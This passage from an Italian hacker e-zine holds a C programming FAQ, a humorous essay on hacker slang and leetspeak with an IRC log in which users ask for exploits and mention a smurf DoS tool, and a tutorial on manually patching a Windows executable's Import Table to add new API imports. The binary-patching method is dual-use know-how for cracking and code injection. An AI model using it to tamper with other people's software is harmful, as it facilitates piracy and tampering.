sorgente si deve aprire automaticamente) .. ne caso si clicchi su un file ad estesnione
*.c il linguaggio aprira' l'ambiente gia settato per la modalita ansi c.
Stessa cosa cliccando su un file ad esentesione *.cpp .. si aprira' di conseguenza
l'ambiente del linguaggio settato per la modalita' c++.

---

[36] > posso compilare un programma in c fatto per per unix e che usa i socket in uno
funzionante per windows?

- -

Vedi "winsock per cerebrolesi" -> www.spippolatori.com/memberspp/master

---

[37] > come faccio a passare una funzione con diversi parametri e tutti diversi a
_beginthread?

- -

Usando il puntatore ad una struttura che contenga tutti i parametri che desideri

e nella forma da te prefissata.

es:

```
struct MIA {
        int  primo;
        char secondo[10];
        char *terzo;
        float quarto;
};

prova(struct MIA * entra)
{
 ...
        entra->primo   -> e' il valore intero
        entra->secondo -> e' la stringa di caratteri
        entra->terzo   -> e' il puntatore alla stringa di caratteri
        entra->quarto  -> e' il valore in floating point
        // da usare come si preferiscono. ;-)
        ...
        return;
}

main(int argc, char *argv[])
{
        struct MIA * entra;
        _beginthread((void (*)(void *))prova, 0, (void *) entra);
 ...
}
```

---

[38] > come faccio a verificare che un thread creato all'interno del mio programma sia
finito? (e anche .. come lo termino senza aspettare?)

- -

Usando rispettivamente

WaitForSingleObject

e

ExitThread

---

[39] > Il borland c++ 3.0/3.1 mi dice che il dimensionamento dell'array e' troppo
grande per le sue capacita' di memoria.. come posso fare?

- -

Dichiarando l'array come FAR o HUGE

es: invece di

char [64000] (che e' di dimensioni troppo elevate per la memoria base utilizzata
dal BC 3)

bisogna scrivere

char HUGE [64000]

.. ovviamente poi sara' necessario compilare come HUGE o LARGE model. ;-)

---

[40] > dove posso trovare telnet? (anche pagando)

- -

Nessun problema. Per poche centinaia di mila lire posso fornirtene io una stupenda
versione crackata (da me personalmente) direttamente dalla distribuzione ufficiale
di windows 95 della Microsoft. ;-)

Sconti per grandi quantitativi e comitive.

##
##########

//---

-= Master *** =-
Master@spippolatori.com
SPP MEMBER
www.spippolatori.com/memberspp/master
www.spippolatori.com - www.uic-spippolatori.com

//---
==
===========

Disinformatica generale: lezione n°1

By master

DISINFORMATICA GENERALE

Lezione numero 1

Introduzione simbolico-propedeutica: Ma come!?..vieni anche tu nel cyberspazio?

Ovvero: "ma come parli?" - "le parole sono importanti"

-> c'e' anche il sottotitolo: (Le merendine di una volta non torneranno piu')

Premessa:

Correvano gli anni 70 tanto che arrivare agli anni 80 fu' piu' veloce di quanto non mi aspettassi. Era una mattina illuminata da uno strano sole estivo, in una di quelle giornate dove non c'e' niente da fare, la gente era gia quasi tutta partita per le vacanze e in televisione davano a riptezione
"il cavaliere della valle solitaria" e "la battaglia delle Midway".
Se non vado errato c'era ancora telelibera Firenze con Cesara Bonamici che ancora povera
di Tailleurs rosa e verdolini conduceva un cruento telegiornale ricco di notiziole
rassicuranti riguardanti bombe e attentati terroristici.
Non avevo molto da fare insomma, chiusi allora il mio numero estivo di Postal

Market facendo l'orecchio alla pagina dell'intimo femminile ed uscii dal bagno intenzionato a fare una girata.
Indossai il mio eskimo verde [si lo so..l'eskimo verde senza la pelliccia dentro non
era un gran che come giacca estiva ma con l'unita' in tasca dava comunque l'idea della
persona impegnata culturalmente e questa considerazione me lo faceva adorare]
e uscii di casa intenzionato a fare una passeggiata.
Una "passeggiata".. cosa rara anche questa. La maggior parte del mio tempo lo passavo
su tutta una serie di pseudo-computer autocostruiti degni di un film dell'orrorre.
All'epoca la parola "computer" ancora non si usava molto .. andava per la maggiore
"elaboratore elettronico" o "microelaboratore elettronico".
Ancora ricordo con piacere un kit che si chiamava Nano-Computer distribuito dalla
Texas Instrument.. memoria quasi inesistente, programmabile a codice numerico,
"monitor" (si fa per dire) con 8 diodi led.. venduto assieme ad una pratica cinghia
elastica multicolere da usare poi con i libri di scuola al posto della cartella di
pelle rossa. Quando poi usci' il Sinclair zx-80 vidi per la prima volta il futuro della
tecnologia prendere corpo nelle mie mani.
Beh.. sto divagando oltre il dovuto, eravamo rimasti alla passeggiata...
Non so perche' feci quella passegiata in realta' (probabilmente l'uso itensivo ed
innaturale di Postal Market mi aveva un po' stressato) ne so perche' mi fermai
davanti ad un negozio dell Sip dove in mella mostra nella vetrina delle novita'
avevano messo, tra fax grandi come un comodino in stile veneziano e telefoni
dai colori improbabili, uno strano aggeggio con un televisorino attaccato e una
tastiera retraibile.
Devo dire che anche la scritta apposta sotto "costo: GRATIS" mi attiro' parecchio,
per un disgraziato studente di ingegneria alle prese tutti i giorni con i propri
bisogni essenziale e la necessita' impellente ed ineluttabile di possedere tutti

gli armamentari elettro-meccanici entro il proprio campo visivo ogni soldo risparmiato
era un soldo guadagnato.
Lo presi. Era uno dei primi videotel, mannaggia a loro ci credo che fosse gratis..
tra una cosa e l'altra arrivavano a casa delle bollette telefoniche che stavano
sulla media del milione.
Da ricordare che negli anni 70/80 centinaia di persone sono state licenziate dal proprio
ufficio perche' durante le ore di lavoro si collegavano alle messaggerie col videotel
facendo spendere alla ditta cifre stratosferiche. La strada verso internet era gia'
segnata.
In italia tutto parti' proprio da quei primi terminali. Prima le messaggerie erotiche
[base fondamentale dell'esistenza del videotel un po' come i siti porno per internet]
e di seguito l'haking. Le due cose erano collegate.
Le messaggerie portavano a spendere la maggior parte del proprio tempo in conversazioni
virtuali e nell'attesa tra la risposta di Monica_in_calore e Calda_passerotta, spesso
tardiva a causa del fatto che i due geometri di Busto Arsizio tenevano banchetto con
almeno una trentina di ingenui speranzosi, provare "certe azioni" (tipo leggere quello
che si dicevano gli altri sulla stessa messaggeria) era quasi d'obbligo!
Da li al cercare in rete qualcosa che potesse aiutarci o cercare di pubblicare qualche
trucco appena trovato al fine di invogliare qualcun altro a rivelarcene un secondo
veniva naturale.

In Italia a dire il vero pero' di Hacking se ne faceva poco (almeno a livello serio)
un po' perche' per mettere su un servizio come fornitore di informazioni sul videotel
serviva un programma della Marconi che costava diverse decine di milioni.. e un po'
perche' l'unica cosa che interessava veramente l'underground dei videotel maniaci era la
possibilita' di poter usare il servizio senza poi pagare le esorbitanti bollette telefoniche.
Piu' che altro per le cose strettamente inerenti il mondo delle comunicazioni (tenendo
presente che internet era ancora agli albori della sua esistenza come rete prettamente
militare) chi la faceva da padrone erano le BBS e/o in alternativa i sistemi di accesso
locali alle grandi basi di dati, ovvero le reti tipo Itapac o Euronet.
La BBS era molto comoda.. si installava sul proprio computer di casa (avendo una centralina
telefonica che permettesse l'accesso di piu' persone allo stesso numero) e garantiva
delle spese di installazione veramente minime. I programmi erano quasi tutti gratis e
quelli non gratis si copiavano allegramnte visto che mancava un qualsiasi tipo di regolamentazione giuridica.
Meno comoda ovviamente per chi si connetteva fuori dal comprensorio del proprio prefisso
telefonico perche' doveva sempre e cmq spendere in relazione a una telefonata interrurbana.
Per usare Itapac era necessario possedere una particolare "boccola" d'accesso e una
sorta di account che introduceva alla ricerca delle informazioni usando uno speciale
terminale (i primi modelli di videotel, che pure accedevano a moltissime delle risorse
presenti su itapac, non erano adatti).
Da li a poco nasce pero' in Italia (come nel resto del Mondo) la comunita' underground.. il cyberspazio nel senso peggiore del termine, gli emarginati del (e dal)
computer.
Era ovvio che in opposizione ad una generazione di giovani Yuppie se ne generasse
in pratica un altra forse meno nobile commercialmente ma certo piu' produttiva concettualmente.
Di recente il significato di underground e' molto cambiato rispetto a quello che intendeve rappresentare negli anni 80.
Hacker era sinonimo e parallelo di "criminale", l'hacker (almeno nell'immaginario
collettivo) si interessava di tutto cio' che poteva rappresentare -fare danno a terzi-
con le motivazioni e le metodologie piu' svariate:
creazione di virus, chimica degli esplosivi, pirotecnica, anarchia, sprotezione di
programmi, ecc..
Del resto l'esempio americano piu' eclatante di underground erano i bassifondi di
Los Angeles dove era possibile trovare (anche oggi a dire il vero) bande di derelitti ed asociali in preda a feroci risentimenti personali pronti alla rapina e
all'omicidio ma sopratutto pronti a mostrare con orgoglio la propria "arrabbiatura"
con simbolismi (graffiti, dark-icons, piercing) e neologismi slang di vario tipo.
Poi, alla scoperta cinematografica degli street-singer e della Harlem Newyorkese
dal risvolto sociale, anche l'undergorund si trasforma facendo affiorare dal suo
fango un elite etica che ha come punto di svolta la pubblicazione del manifesto
hacker di Mentor stranamente ritenuto pero',in prima battuta, una enorme sciocchezza

culturale.
Da allora ad oggi le varie differenziazioni in termini tra hackers: termine ormai
associato ad un comportamento legale ed etico, lamers: la parte illegale della questione
e tutto il resto e via discorrendo.
Si trasforma con l'introduzione del concetto di hacker etico tutto il mondo della
cultura sotterranea, anarchia, asocialita', avversione per lo Stato diventano un humus
dal quale lo spirito eletto dell'hacker etico teso solo alla divulgazione delle informazioni e allo studio della tecnologia si eleva.. cio' nonostante alcune cose pero'
rimangono inalterate dalla vecchia concezione anarcoide del cyberspazio e restano
come bagaglio storico anche nei gruppi piu' evoluti e lessicamente piu' preparati.
E' rimasto l'uso esasperato di acronimi [prettamente americano].
Sono rimaste, inossidabili nel tempo, tutta una serie di convenzioni grafiche
[math-style, bbs-style, anarchy-style] con le quali vengono scritti-cifrati i messaggi da distribuire in rete, ecc..
E' rimasto cioe' intattp tutto quello che rappresentava graficamente la forma stilistica dello scrivere metropolitano.
Una forma stringata e spesso incomprensibile da collocarsi come via di mezzo tra

la iconografia dei writers e degli artisti di strada sudamericani e tra il desiderio di rappresentarsi con qualcosa che fosse [almeno a prima vista] indecifrabile
dalla grande massa.
Permangono questi elementi di geroglifico moderno anche nei gruppi hacker italiani
che sebbene portavoce dello spirito etico dell'hacking (e quindi inseriti integralmente
in un contesto culturale assolutamente nuovo rispetto alle forme primordiali del
cyberspazio underground) continuano ad utilizzare strumenti quali:

l'acronimo rappresentativo di provenienza inglese:

IMHO	In My Humble Opinion - A mio modesto avviso
ROTFL	Rolling On The Floor Laughing - Mi sto rotolando in terra dalle risate
TIA	Thanks In Advance - ti ringrazio anticipatamente

l'acronimo videotel style:

dgt	digiti/digito/digitare
msg	messaggio
tvtb	ti voglio tanto bene

[usati spesso dai nostri graffitari locali per le iscrizioni scolastico murali]

le emoticons [icone emozionali]:

le emozionali vere e proprie:

:-)	contento
:-(	triste
:-))	molto contento
:..-(	piangente
;-)	occhiolino

le rappresentative:

:=)	uomo contento con baffi
$:-|-	uomo con un diavolo per capello che si fuma una sigaretta
]:-$	diavolo inferocito
8-o	uomo con occhiali in preda ad un attacco di stupore
;-_-;	signorina vezzosa

%-P   pazzo

...

e di seguito metodi di scrittura acronimica-iconografica a cui si ispirano:

le regole per la costruzione dei nuovi linguaggi udergrounde sono semplici.

1. La variazioni in dimensione o in carattere delle parole, magari cambiando per
ogni lettera l'angolazione base, il colore, lo stile.

Nel classico dello stile hacker si usa alternare maiuscole e minuscole seguendo

alcuni schemi preordinati:
Il piu' usato e' : Consonanti Maiuscole / Vocali Minuscole
es:

==========
CoLoRo CHe SoNo STaTi NuTRiTi Di SiMiLi CoSe NoN PoSSoNo CeRTo SaPeRe Di Più, aLLo STeSSo MoDo Di QueLLi CHe, ViVeNDo iN CuCiNa, Ne PoRTaNo L'oDoRe. CoN VoSTRa BuoNa PaCe, SieTe STaTi Voi i PRiMi a MaNDaRe iN MaLoRa L'eLoQueNZa. iNFaTTi, a FoRZa Di RiDuRLa a uN iNSieMe Di SuoNi VuoTi e LaMeNToSi, aVeTe ReSo iL CoRPo Dei DiSCoRSi SMiDoLLaTo e DeBoLe. QuaNDo SoFoCLe eD euRiPiDe TRoVaVaNo Le PaRoLe CHe SeRViVaNo ai LoRo DiSCoRSi, i GioVaNi NoN eRaNo aNCoRa STaTi MeSSi NeLLe PaSToie DeLLe VoSTRe DeCLaMaZioNi; e, QuaNDo PiNDaRo e i NoVe LiRiCi RiNuNCiaRoNo a CaNTaRe i VeRSi Di oMeRo, iL FaLSo MaeSTRo aNCoRa NoN aVeVa DiSTRuTTo iL GeNio.
==========

altri (usati meno) sono Consonanti Minuscole / Vocali Maiuscole
Minuscole casuali / Maiuscole casuali

2. Uso della K al posto della C dura.

E' purtroppo un refuso del cuore di destra del mondo undergorund. Il centro sociale
come "udergrounde di sinistra" col quale e' facile fare confusione e' cosa abbastanza
recente e sopratutto quasi esclusivamente italiana.
Il ricordo va subito ai gruppi terroristici storici di detra come le brigate Ludwig
che usavano scrivere le loro missive in caratteri gotici ed esando appunto la lettera
K al posto della C. Ma anche all'elefantino di Scarpantibus e alle rivoluzioni del
linguaggio proposte dal nazionalsocialismo che, fortunatamente, nell'Italia fascista
ebbero poca presa grazie sopratutto allo spirico autarchico del momento e che quindi
per merito o per colpa dell'embargo la dove non si poteva disporre del the inglese o
della cioccolata svizzera era anche consigliato (diciamo imposto) chiedere un
"cialdino" al posto del piu' comune cachet o un bicchiere di mordente al posto

del piu' classico bicchiere di Cognac.
Il solo termine autarKia non sarebbe stato quindi mai nelle mire del minculpop
(anzi del minKulpop) che oltretutto vedeva la K piu' come metodologia

linguistica
comunsita che non nazionalsocialista. "Il compagno K", la "nomenKlatura".

```
=======================================================================
  Koloro ke sono stati nutriti di simili  kose  non  possono  certo
sapere di più,  allo stesso modo di kuelli ke,  vivendo in kucina, ne
portano l'odore.  Kon vostra buona pace,  siete stati voi  i  primi  a
mandare  in  malora  l'elokuenza.  Infatti,  a  forza  di ridurla a un
insieme di suoni vuoti e lamentosi,  avete reso il korpo dei  diskorsi
smidollato  e  debole.  Kuando Sofokle ed Euripide trovavano le parole
ke servivano ai loro diskorsi, i giovani non erano ankora stati messi
nelle pastoie delle vostre deklamazioni;  e,  kuando Pindaro e i  nove
lirici  rinunciarono  a  kantare  i  versi di Omero,  il falso maestro
ankora non aveva distrutto il genio.
=======================================================================
```

3. L'uso di simboli carattersitici dei codici di distribuzione dei messaggi
   [ASCII / ANSI / FTTCODE / TTCPY]

Di derivazione tipica informatica e' un sistema di scrittura veramente poco usato
[se non per qualche citazioni o piccole frasi] .. questo esclusivamente a causa
della quasi totale incomprensibilita' del testo.

```
=======================================================================
 ©Ø£Ø®Ø ©He §ØñØ §~ã~¿ ñû~®¿~¿ þ¿ §¿m¿£¿  ©Ø§e  ñØñ  ¶Ø§§ØñØ  ©e®~Ø
§ã¶e®e þ¿ ¶¿ù,  ã££Ø §~e§§Ø mØþØ þ¿ ðûe££¿ ©He,  µ¿µeñþØ ¿ñ ©û©¿ñã, ñe
¶Ø®~ãñØ £'Øþ Ø®e°  ©Øñ µØ§~®ã ßûØñã ¶ã©e,  §¿e~e §~ã~¿ µØ¿  ¿  ¶®¿m¿  ã
mãñþã®e  ¿ñ  mã£Ø®ã  £'e£Øðûeñzã°  ¿ñƒã~~¿,  ã  ƒØ®zã  þ¿ ®¿þû®£ã ã ûñ
¿ñ§¿eme þ¿ §ûØñ¿ µûØ~¿ e £ãmeñ~Ø§¿,  ãµe~e ®e§Ø ¿£ ©Ø®¶Ø þe¿  þ¿§©Ø®§¿
§m¿þØ££ã~Ø  e  þeßØ£e°  ðûãñþØ §ØƒØ©£e eþ eû®¿¶¿þe ~®ØµãµãñØ £e ¶ã®Ø£e
©He §e®µ¿µãñØ ã¿ £Ø®Ø þ¿§©Ø®§¿, ¿ g¿Øµãñ¿ ñØñ e®ãñØ ãñ©Ø®ã §~ã~¿ me§§¿
ñe££e ¶ã§~Ø¿e þe££e µØ§~®e þe©£ãmãz¿Øñ¿;  e,  ðûãñþØ ¶¿ñþã®Ø e ¿  ñØµe
£¿®¿©¿  ®¿ñûñ©¿ã®ØñØ  ã  ©ãñ~ã®e  ¿  µe®§¿ þ¿ Øme®Ø,  ¿£ ƒã£§Ø mãe§~®Ø
ãñ©Ø®ã ñØñ ãµeµã þ¿§~®û~~Ø ¿£ geñ¿Ø°
=======================================================================
```

E' comunque possibile leggere facendo molta attenzione alle caratteristiche
di ogni lettera.

la C e' © [simbolo di Copyright che contiene una piccola c al suo interno]

la O e' 0 [sibmolo che piu' la ricorda]

lo stesso dicasi per

R - ®

I - ¿

S - §

T - ~

e cosi' via.

fino ad arrivare a

4. l'uso di abbreviativi [anche questo storicamente attribuibile agli americani]
   per la c(a)os-truzione delle varie parole.
   La provenienza e' da collocarsi nell'area delle radio-comunicazioni, CB,
   baracchini e radio pirata che facevano delle BBS un loro punto di aggregazione,

Caratteristico e' (per gli americani e/o in generale per lo slang della radio diffusione) scrivere

cU_l8R See You Later (Siiuleita)

SEE viene pronunciato come la consonante C (si), U (iu)
Later viene pronunciato (l-eit-a) "eit" e' anche la pronuncia di eight == 8
e quindi LATER e' riscrivibile come L8R [r = (ar)]

cU_l8R = (c)(U)(l8)(r) = (si)(IU)(l-eit)(ar)= = See You Later

Altro esempio e' il nome del pager ICQ non corrispondente a nessun acronomimo tecnico.
ICQ infatti e' uguale a I SEEK YOU (aisichiu')

pronuncia di I = ai
             C = si
             Q = chiu

 I SEEK YOU = aisichiu' = ai-si-chiu = ICQ

per deformazione (o per formazione .. chi puo' dirlo) in italia si usano vari abbreviativi in stile radio-underground

xche'   = perche'
diverso = Dverso
non   = ~   [cannone = can~e]
otto   = 8   [canotto = can8]
piu'   = +
s   = 5
0   = 0

fino ad arrivare ad un "geroglifico" di questo tipo:

==========
K0l0r0 ke 50n0 5taT nutr1T D 51m1l1 k05e ~ p0550n0 cert0
5aXe D +, all0 5te550 m0d0 D kuell1 ke, v1vend0 1n kuCna, ne
p0rtan0 l'0d0re. K0n v05tra bu0na pace, 51ete 5taT v01 1 pr1m1 a
mandare 1n mal0ra l'el0kuen2a. InfatT, a f0r2a D r1durla a 1
1n51eme D 5u0n1 vu0T e lament051, avete re50 1l k0rp0 de1 D5k0r51
5m1d0llat0 e deb0le. Kuand0 S0f0kle ed Eur1Pde tr0vavan0 le par0le
ke 5erv1van0 a1 l0r0 D5k0r51, 1 G0van1 ~ eran0 ank0ra 5taT me551
nelle pa5t01e delle v053 deklama210n1; e, kuand0 P1ndar0 e 1 n0ve
l1r1C r1n1Car0n0 a kantare 1 ver51 D Omer0, 1l fal50 mae5tr0
ank0ra ~ aveva D5trutt0 1l 6en10.
==========

Nota:
[per chi volesse tradurre un proprio testo in uno dei modi sopra riportati consiglio il mio programma -trasformatore- che e' possibile scaricare gratuitamente e comprensivo di sorgenti alla mia pagina

sul sito madre
http://www.spippolatori.com ->

http://www.spippolatori.com/memberspp/master
]

Si potrebbe poi parlare di altre deformazioni del linguaggio scritto come
l'uso di elementi propri dei linguaggi di programmazione (molto comune):

es. [utlizzo di TAG HTML]:

```
=====================================================================
<considerazione>
 Povero Petronio Arbitro. Se avesse immaginato che il suo Satyricon sarebbe
 stato cosi' devastato forse non lo avrebbe scritto.
</considerazione>
=====================================================================
```

oppure [utilizzo di procedura in C] (meno comune e comprensibile solo a pochi)

(se ti ricordi di mandarmi quel programma che ti avevo chiesto mi fai contento
 altrimenti .. grazie lo stesso.)

```
=====================================================================
char * RICORDA(int k)
{
 if( strstr(k,"hai un po' di tempo"))
  {
       return("mandami quel programma che ti avevo chiesto");
  }
 else
  {
       return("fa lo stesso. Grazie.");
  }
}
=====================================================================
```

Ancor piu' raro (ma non meno divertente) e' trovare chi, al massimo della
depravazione tecnica, sfrutta i messaggi d'uscita di strumenti inerenti la
programmazione o la gestione della rete inserendo parametri volutamente
eccentrici al fine di ottenere frasi surreali e sibilline.

Un esempio tipico e' l'uso del MAKE. (fai/fare) Un tool molto comune nella
programmazione in C++. Serve in generale per assemblare un programma con
le liubrerie di supporto e gli oggetti dedicati tanto da farne, senza troppi
problemi per l'utente, un eseguibile finale.

Mettendo al posto del nome del programma la parola LOVE (classico) il tool
make rispondera' ovviamente "non sono in grado di compilare il programma
chiamato LOVE perche' non lo trovo"

pero' cosi':

```
>MAKE LOVE
>
>Fatal: 'love' does not exist - don't know how to make it
```

Tradotto:

ERRORE FATALE, L'AMORE NON ESISTE - IO NON SO COME FARLO

- . -

Un esempio pratico "visivo" potrebbe essere una tipica discussione tra postulanti del mondo hacker in un canale irc dedicato:

```
//-------------------------------------------------------------------------
---
 00 [10:17] <Maxell | jumP> hacKer: mode Peperoncino ON?
 01 [10:18] <Maxell | jumP> channels ::: @#vEri_HacKer #hackita #mp3.it
 02
 03 [10:18] <NoF3aR> SeNTi HaCKeR...oVeRCLoKKaMi La PaNDa Di Mia
 04 [10:18] <NoF3aR> MaDRe CHe uLTiMaMeNTe NoN Va ##@
 05
 06 [10:18] <Maxell | jumP> oh cavoli, un OP di veri hacker
 07 [10:18] <Maxell | jumP> :p
 08 [10:19] <Maxell | jumP> hacKer: cosa hai rootato ultimamente?
 09 [10:20] <Maxell | jumP> qualche shellettina .GOV ?
 10
 11 [10:20] <NeGGaMantheK>  #- :) -#
 12
 13 [10:20] <Maxell | jumP> .mil ?
 14 [10:20] <Maxell | jumP> .lam ?
 15
 16 [10:20] <hacKer> iL RuNDLL32.eXe Di NoF3R
 17
 18 [10:20] <Maxell | jumP> :-O
 19 [10:20] <Maxell | jumP> ho paura
 20 [10:20] <Maxell | jumP> non farlo anche a me
 21
 22 [10:20] <NeGGaMantheK> azzo %-P
 23
 24 [10:21] <~e®m¿ñã~Ø®> h0 f1n1t0... N0F3aR 1 G0rn0 r1avv1era1... k
 25 [10:21] <~e®m¿ñã~Ø®> kuand0 arr1verà kuel G0rn0 telef0nam1 r1de bene k1 r1de
ulTm0...
 26 [10:21] <~e®m¿ñã~Ø®> 03xx/8016xxx (er0 tentat0 D la5Carl0 1n k1ar0, ma la
pr1vaky e' 1
 27 [10:21] <~e®m¿ñã~Ø®> Dr1tt0 anke 5e 51 e' de1 Prl... ehm... hakker5 :) ndJK)
 28
 29 [10:21] <Maxell | jumP> senno' mi scroprono che ciatto
 30
 31 [10:21] <hacKer> FuCK THe LaMeR !!! (û©K ~He £ãme®)
 32
 33 [10:21] <Maxell | jumP> e mi si fanno
 34
 35 <P4ck37_Toilette[Away]> joe
 36 <P4ck37_Toilette[Away]> logga
 37
 38 [10:21] <haze> .......
 39
 40 * P4ck37_Toilette[Away] nn parla dal buco del xxx
 41
 42 [10:21] <Maxell | jumP> eh p4, non posso da shell :\
 43
 44 <P4ck37_Toilette[Away]> azz loggo io
 45
 46 [10:21] <Maxell | jumP> confido in qualche volenteroso
 47
 48 <P4ck37_Toilette[Away]> e poi ti mando
 49
 50 [10:21] * mako logga *tutto*
 51
 52 <P4ck37_Toilette[Away]> oppure gli altri
 53
 54 [10:21] <Maxell | jumP> grazie p4
 55
```

```
 56 [10:22] <NoF3aR> muzio: log mode [on]
 57
 58 [10:22] *** Joins: Muzio_Inside (java@***.25-151.xxx.it)
 59
 60 <P4ck37_Toilette[Away]> hihih oltre ai lamer abbiamo anche gli hacker
 61 <P4ck37_Toilette[Away]> <MIND> ^^ </MIND>
 62
 63 [10:22] *** Joins: FeYeNoOrD (Die-Hard@***.dialup.xxx.it)
 64
 65 [10:22] <Maxell | jumP> hacKer: per favore mi passi qualche exploit per
M.i.N.n.I ?
 66
 67 [10:22] <mako> i lamer sono più simpatici^^
 68
 69 [10:22] <Maxell | jumP> devo rootare una shell su minni
 70 [10:22] <Maxell | jumP> MiNnI
 71
 72 [10:23] <NeGGaMantheK> brutta specie...poi quelli che telnettano
win..........
 73
 74 [10:23] <mako> stupendi
 75 [10:23] <mako> ne esistono pochi esemplari^^
 76
 77 [10:23] <NoF3aR> io ho un exploit per P.L.u.T.o.
 78
 79 [10:23] <Maxell | jumP> !!!~e®m¿ñã~Ø®!!! rispondimi ho bisogno di teeeee
 80
 81 [10:23] *** Quits: Muzio_Inside (QUIT: #)
 82
 83 [10:23] <Maxell | jumP> NoF3aR quelli anche io, ma e' roba da dilettanti :)
 84 [10:23] <Maxell | jumP> io voglio un *VERO* professioniista
 85
 86 [10:24] <NoF3aR> dammi un po' l'ip di sto pirla joe
 87
 88 [10:24] <Maxell | jumP> IP? ccosa vuol dire IP?
 89 [10:24] <Maxell | jumP> ROTFL
 90
 91 [10:24] <NoF3aR> fosse la volta buona che mi funziona lo smurfer :)

//-------------------------------------------------------------------------
---


 E' facile estrapolare da questa reale ed allo stesso tempo improbabile
conversazione
 tutte le caratteristiche sopra accennate.

 La variazione della dimensione dei caratteri:

 03 [10:18] <NoF3aR> SeNTi HaCKeR...oVeRCLoKKaMi La PaNDa Di Mia
                     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

 l'-italianizzazione- dei termini inglesi:

 09 [10:20] <Maxell | jumP> qualche shellettina .GOV ?
                                   ^^^^^^^^^^^


 Emoticons:

 11 [10:20] <NeGGaMantheK>  #- :) -#
                              ^^^^

 Slang metropolitano italiano radio-style:

 25 [10:21] <~e®m¿ñã~Ø®> kuand0 arr1verà kuel G0rn0 telef0nam1 r1de bene k1 r1de
ulTm0...

^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

 Acronimi:
```

```
 89 [10:24] <Maxell | jumP> ROTFL  (Rolling on the floor laughing)
                           ^^^^^


 Cripto-testo Anarchy-style

 25 [10:21] <~e®m¿ñã~Ø®>          ~ e ® m ¿ ñ ã ~ Ø ®  ==  Terminator
             ^^^^^^^^^^^          | | | | | | | | | |
                                  T E R M I N A T O R


 L'era archoeologica del mondo undergroud insomma, differentemente dall'analogo
periodo
 egizio ha lasciato indelebili le sue tracce attraverso il tempo e i protocolli
di
 comunicazione.

 Adesso che lo sai cosa fai?

 Ma come!?..vieni anche tu nel cyberspazio?

   *PLONK* :))
  & -> ROTFL ;-) -
  -----BEGIN GEEK CODE BLOCK----- |\/|aste|^
  GED/J d-- s:++&gt;: a-- C++(++++) ULU++ P+ L++ E---- W+(-) N+++ o+ K+++ w---
  O- M+ V-- PS++&gt;$ PE++&gt;$ Y++ PGP++ t- 5+++ X++ R+++&gt;$ tv+ b+ DI+++
D+++
  G+++++ e++ h r-- y++**
  ------END GEEK CODE BLOCK------


              _/?\_
              *THE*
              *END*
              ^\?/^
==========================================================================
==========

Importazione manuale delle API
------------------------------
By NikDH
------------------------------

Al fine di riuscire a importare in un qualunque programma delle api ke non sono
state previste è
bene konoscere la struttura della
Import Table
Import Address Table

Import Table:
N strutture import_module
N = num di moduli importati

struct import_module {
DWORD Array_Nome_Funzioni_RVA
DWORD TimeStamp
DWORD Forwarder
DWORD NomeModulo_RVA
DWORD Array_Addr_Funzioni_RVA
}

DWORD NomeModulo_RVA:
RVA del nome del modulo importato :)

DWORD Array_Nome_Funzioni_RVA:
Si tratta di un array di ptr a struttute import_funz_name di questo tipo:

struct import_funz_name {
DWORD IDordinal_of_function
```

LPTSTR name_of_function
}

In questa struttura ho il num ordinale ed il nome di una delle funzioni esportate dal modulo su
kui stiamo operando :)
Questa struttura è indispensabile al loader xkè in base ai nomi (se presenti) oppure agli ordinal
delle funz può operare una
GetProcAddress della funz in questione e mettere l'addr restituito al posto giusto in
Addr_Funzioni_RVA :)

DWORD Array_Addr_Funzioni_RVA:
Si tratta dell'RVA di un array di ptr far il quale viene scritto dal loader al momento del
karikamento in mem kon gli addr delle corrispondenti funzioni importate :)

Es:
Vediamo in napster.exe
Import Table
.0047BF50: 14 C1 07 00-00 00 00 00-00 00 00 00-82 C9 07 00
.0047BF60: AC 50 06 00-...

Ecco i primi 5 byte ke rappresentano la prima struttura import_module presente nella Import
Table :)))

Analizziamola:
7C114 = RVA all'array di ptr a strutture import_funz_name :)
7C982 = RVA alla stringa ke kontiene il nome del modulo nel nostro caso si tratta di "KERNEL32.DLL"
650AC = RVA all'array di ptr far alle varie funz in mem importate da questo modulo :)

Se si andrà a controllare si noterà ke sia 7C114 ke 650AC puntano ad array di ptr ke pur stando in
diverse zone di mem (DEVONO stare in diverse zone di mem) puntano alle stesse strutture
import_funz_name
Non preokkupatevi xkè una volta ke il processo viene karikato in mem 650AC punta ad un array di ptr
far kon gli addr delle funz importate :)
Il loader lo va infatti a patchare al mom del karikamento :)))
Se si vuole kontrollare basta karikare normalmente il napster
dopodiche entrare in sice e fare:
addr napster
Kosì da entrare nello spazio di indirizzamento del napster
d 4650AC
Questo xkè l'image base dell'exe è 400000 ke sommata all'RVA 650AC da appunto quell'addr :)
Se si guarda li dentro si notano kome già detto sopra i ptr alle funz importate :)))

In pratika il loader non fa altro ke skorrere x ogni modulo karikato, il kui nome sta nella 4 DWORD
della import_module, la lista dei nomi delle funz importate (se non ci sono i nomi usa gli ordinal)
indicate nella 1 DWORD della struttura import_module x poi andare a prendere i loro addr in mem con
GetProcAddress e patchare korretamente quella ke diventerà la IAT il cui ptr è il 5 DWORD della
struttura import_module :)))

Beh x importare un'api nuova è necessario modifikare la IT in questo modo:
anzitutto bisogna vedere se l'api ke vogliamo importare sta in un modulo ke viene già karikato o
se sta in un modulo non previsto dal prog :)
Beh x ora mettiamoci nel kaso + facile del modulo già karikato dal prog:
a questo punto è necessario inserire il ptr alla struttura import_funz_name nell'array di ptr prima

della fine di esso (segnalato dal NULL) :)
Il problema è ke dopo il NULL di fine array abbiamo subito altri dati di konseguenza non possiamo
spostare il NULL in avanti (in quanto andremo a sovrascrivere altri dati) dobbiamo x forza spostare
quello ke viene prima indietro di 4 byte al fine di inserire il nostro ptr ke è una DWORD appunto :)
Dobbiamo xò anke rikordarci di sistemare tutti gli RVA ke vengono sfasati dallo spostamento: sikuramento
quello nell'header ke segnala l'inizio della IT e poi potrebbero essercene altri :)
Una volta inserita la DWORD ke rappresenta il ptr alla nuova struttura import_funz_name dobbiamo inserire
la struttura vera e proprio ke dovrà essere puntata dalla dword ma x quella non c'è problema dato ke la
possiamo mettere ovunque ci piaccia (anke in fondo alla IT dove c'è il padding) basta fare in modo ke il
ptr la punti in modo korretto :)))
==========

AntiBOF

By ralph

